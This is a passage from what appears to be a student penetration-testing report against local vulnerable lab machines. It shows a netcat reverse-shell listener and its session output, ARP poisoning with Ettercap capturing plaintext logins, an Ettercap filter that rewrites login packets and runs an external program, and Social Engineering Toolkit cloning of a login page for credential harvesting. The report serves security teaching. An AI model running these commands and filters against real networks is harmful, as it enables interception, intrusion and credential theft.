
Figure 26 : Command to Connect to Attacker

The attacker use the following command to listen for the connection from the vulnerable sever *(figure-78)*.

```
nc -lp 1691 -v
```

Figure 27 : Command to Listen Connections

When victim sever connects to attacker, attacker is able to run OS commands on it (*figure-28)*.



```
root@kali:~/Desktop/Devon/2016319# nc -lp 1691 -v
listening on [any] 1691 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 39088
ls -la
total 20
drwxr-xr-x  4 www-data www-data 4096 Jul 10  2013 .
drwxr-xr-x 12 www-data www-data 4096 Jul 10  2013 ..
drwxr-xr-x  2 www-data www-data 4096 Jul 10  2013 help
-rw-r--r--  1 www-data www-data 1509 Jul 10  2013 index.php
drwxr-xr-x  2 www-data www-data 4096 Jul 10  2013 source

uname -a;
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010
 i686 GNU/Linux

cat /etc/group;
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:user
```

Figure 28 : Output of Obtained Reverse Shell

(Continued in Next Page)

Part C - *Man in the Middle Attacks and Social Engineering*


(1) Information Gathered from Packet Capturing

Main in the middle (MITM) attacks aims to intercept packets sent from the victim's machine to the sever. If the packets are sent across to the server using HTTP, they will not be secure as the payload will be in plain text (Nath Nayak and Ghosh Samaddar, 2010).

Dangers to the Estate Agent Company Web Application:

- Information like user credentials, payment details, emails, cookies, and auxiliary data of customers and property owners can be stolen.
- Appointment booking requests could be intercepted and manipulated.
- Search results can be manipulated

"Ettercap" tool was used to perform ARP poising and make the attackers machine the middle man (*figure-29*).



IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:00	
192.168.56.100	08:00:27:EB:72:B3	
192.168.56.102	08:00:27:E0:6D:44	
192.168.56.103	08:00:27:E6:E	


MITM Attack: ARP Poisoning

Optional parameters
☑ Sniff remote connections.
☐ Only poison one-way.

```
Scanning the whole netmask f
3 hosts added to the hosts list...
DHCP: [08:00:27:E6:E5:59] REQUEST 192.168.56.103
DHCP: [192.168.56.100] ACK : 192.168.56.103 255.255.255.0 GW invalid
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.56.102 added to TARGET1
Host 192.168.56.103 added to TARGET2
```

Figure 29 : ARP Poisoning

When the victim submits the credentials to the Estate Agent Company web application (*figure-23*). The entered credentials were intercepted by Ettercap.




Username
admin

Password
••••••••

Figure 30 :Victim Entering Credentials


The output logged in Ettercap reveals the credentials of the victim *(figure-31)*.



```
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.56.102 added to TARGET1
Host 192.168.56.103 added to TARGET2

ARP poisoning victims:

 GROUP 1 : 192.168.56.102 08:00:27:E0:6D:44

 GROUP 2 : 192.168.56.103 08:00:27:E6:E5:59
HTTP : 192.168.56.102:80 -> USER: admin  PASS: devon123  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=admin&password=devon123&Login=Login
```

Figure 31 : Ettercap Output Showing User Credentials


The details of the packets passing through could be also viewed using the "Wireshark". The packet containing the username and password was filtered out from the intercepted packets in Wireshark *(figure 32)*.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
http contains "devon123"

No.  Time          Source          Destination     Protocol Length Info
  12 7.886597582   192.168.56.103  192.168.56.102  HTTP      681 POST /dvwa/login.

Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "admin"
    Key: username
    Value: admin
  Form item: "password" = "devon123"
    Key: password
    Value: devon123
  Form item: "Login" = "Login"

0230  6e 3a 20 4b 65 65 70 2d  41 6c 69 76 65 0d 0a 43   n: Keep- Alive··C
0240  6f 6f 6b 69 65 3a 20 73  65 63 75 72 69 74 79 3d   ookie: s ecurity=
0250  6c 6f 77 3b 20 50 48 50  53 45 53 53 49 44 3d 37   low; PHP SESSID=7
0260  6a 64 6b 76 32 6c 32 74  73 71 30 71 6b 64 64 30   jdkv2l2t sq0qkdd0
0270  71 65 6b 75 69 6a 35 36  33 0d 0a 0d 0a 75 73 65   qekuij56 3····use
0280  72 6e 61 6d 65 3d 61 64  6d 69 6e 26 70 61 73 73   rname=ad min&pass
0290  77 6f 72 64 3d 64 65 76  6f 6e 31 32 33 26 4c 6f   word=dev on123&Lo
02a0  67 69 6e 3d 4c 6f 67 69  6e                        gin=Logi n

A name/value HTTP cook...cookie_pair), 12 byte   Packets: 70 · Displayed: 1 (1.4%)   Profile: Default
```

Figure 32 : Filter Packet in Wireshark

Furthermore, the Ettercap filter in *figure 33* was created in order to manipulated the data packets. The username in the original packet is changed to “admin” with this filter. Also this filter logs the packet data into a log file.


Terminal - root@kali: ~/Desktop/Devon/2016319
File Edit View Terminal Tabs Help


```
  GNU nano 3.1                                   regex-replace-filter.filter

# If the packet goes to vulnerable vm on TCP port 80 (HTTP)
if (ip.dst == '192.168.56.102' && tcp.dst == 80) {
# if the packet 's data contains a login page
if (search(DATA.data, "POST")){
msg("POST request");
if (search(DATA.data, "login.php")){
msg("Call to login page");
# Will change content 's length to prevent server from failing
pcre_regex(DATA.data, "Content-Length \:\ [0-9]*","Content-Length:41");
msg("Content Length modified");
# will replace any username by "admin" using a regular expression
if (pcre_regex(DATA.data, "username=[a-zA-Z]*&", "username=admin&")) {
msg("DATA modified\n");
}
msg("Filter Ran.\n");
}
}
}

if (ip.proto == TCP) {
if (tcp.src == 80 || tcp.dst == 80) { log(DATA.data, "./http-logfile.log");
exec("./program");
}
}
```

Figure 33 : Ettercap Filter File

The created filer filter was converted to ".ef" format using the command shown in *figure 34* and added to Ettercap. The output logged in Ettercap when the filter ran is show in *figure 35.*

```
etterfilter -o regex-replace-filter.ef regex-replace-filter.filter
```


Figure 34 : Ettercap Filter Conversion Command



```
HTTP : 192.168.56.102:80 -> USER: devon  PASS: admin  INFO: http://192.168.56.102/dvwa/login.php
CONTENT: username=devon&password=admin&Login=Login

POST request
Call to login page
Content Length modified
DATA modified

Filter Ran.
```

Figure 35 : Ettercap Out Put when Filter Runs

After the filter is active, when the victim types any username and the correct password, the victim is logged into the system (*figure 36)*. This shows that the packet content was edited by the filter.



Welcome to Damn Vulnerable Web App!


Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Figure 36 : Victim Logged In

Figure 37 shows the packet data saved into the created log file.



```
Keep-Alive: timeout=15, max=100
ETag: "4422e-307-4e131aa33a100"
Vary: Accept-Encoding

HTTP/1.1 304 Not Modified
Date: Tue, 21 Apr 2020 23:51:10 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_html/3.0.1 mod_pyt$
Connection: Keep-Alive
Keep-Alive: timeout=15, max=98
ETag: "44221-1a5d-4e131aa33a100"

POST /dvwa/login.php HTTP/1.1
Referer: http://192.168.56.102/dvwa/login.php
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.$
Accept-Encoding: gzip, deflate
Host: 192.168.56.102
Content-Length: 37
Connection: Keep-Alive
Cookie: security=low; PHPSESSID=7jdkv2l2tsq0qkdd0qekuij563

username=admin&password=admin&Login=L^@��^THTTP/1.1 302 Found
```

Figure 37 : Log File Output

(2) Luring User to Attacker Machine


A normal user could be lured into the attackers machine instead of the sever using “Social Engineering” techniques. These techniques are malicious activities conducted via human interaction (Mann, 2008). Information which can be obtain form these kind of attacks include login credentials, credit card details and other sensitive information which the users could be fooled in to providing. The most common social engineering attack techniques are,

- Baiting
- Scareware
- Pretexting
- Phishing
- Spear phishing

Dangers to the Estate Agent Company:

- Sensitive Information can be compromised

The Social Engineering Tool Kit was used to create a cloned web page and which can be used to lure to user. *Figure 38* below shows the cloning process.




```
Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.101
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.56.102/peruggia/index.php?action=login

[*] Cloning the website: http://192.168.56.102/peruggia/index.php?action=login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this capture
 all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
```

Figure 38 : Cloning Website With Setoolkit

